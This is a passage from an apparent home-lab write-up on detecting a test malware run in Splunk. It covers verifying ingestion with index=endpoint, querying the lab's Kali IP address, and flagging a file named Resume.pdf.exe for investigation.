Current Size
Max Size
Event Count
Earliest Event
Latest Event
_audit
Edit Delete Disable
Events
system
2 MB
488.28 GB
9.39K
4 days ago
a few seconds ago
_configtracker
Edit Delete Disable
Events
system
3 MB
488.28 GB
208
4 days ago
30 minutes ago
_dsappevent
Edit Delete Disable
Events
SplunkDeploymentServerConfig
1 MB
488.28 GB
0
_dsclient
Edit Delete Disable
Events
SplunkDeploymentServerConfig
1 MB
488.28 GB
0
_dsphonehome
Edit Delete Disable
Events
SplunkDeploymentServerConfig
1 MB
488.28 GB
0


I clicked on Apps and went into Search & Reporting




To double-check data has been ingested in Splunk I made a search for index=endpoint.



After confirming data was properly ingested I made a query for my Kali IP address 192.168.20.11





If we were analysing these logs, this would be something important to look at and analyse:

- Which machine is this?
- Why is it connecting through that port?

Now if I query my malware file Resume.pdf.exe this is what would appear and would require further investigation.